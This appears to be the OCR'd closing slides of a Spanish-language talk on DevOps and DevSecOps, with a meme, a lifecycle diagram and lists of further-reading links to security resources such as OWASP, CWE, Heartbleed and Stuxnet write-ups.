 vs Ops


DevOps


WORKED FINE IN DEV
OPS PROBLEM NOW
memegenerator.net


Plan
Code
Dev
Test & Build
Release
monitor
Ops
respond & learn

~~DevOps~~ DevSecOps





Si aún te quedan ganas…

- https://access.redhat.com/blogs/766093/posts/3242921
- http://heartbleed.com/
- http://map.norsecorp.com/
- https://en.wikipedia.org/wiki/Fork_bomb
- https://www.linkedin.com/pulse/map-cybersecurity-domains-version-20-henry-jiang-ciso-cissp
- https://www.ccn-cert.cni.es/
- https://www.incibe.es/
- https://haveibeenpwned.com/
- http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/
- https://www.symantec.com/connect/blogs/w32stuxnet-dossier

Si aún te quedan más ganas...

- https://bitinfocharts.com/bitcoin/wallet/WannaCry-wallet
- https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/
- https://www.shodan.io/
- https://www.microsoft.com/en-us/sdl
- http://www.blackhat.com/presentations/bh-dc-10/Sullivan_Bryan/BlackHat-DC-2010-Sullivan-SDL-Agile-wp.pdf
- https://cwe.mitre.org/data/index.html
- https://www.sans.org/top25-software-errors/
- https://www.owasp.org/index.php/Top_10_2017-Top_10
- https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
- https://github.com/lmarqueta/daw-jesuitas

¡Muchas gracias!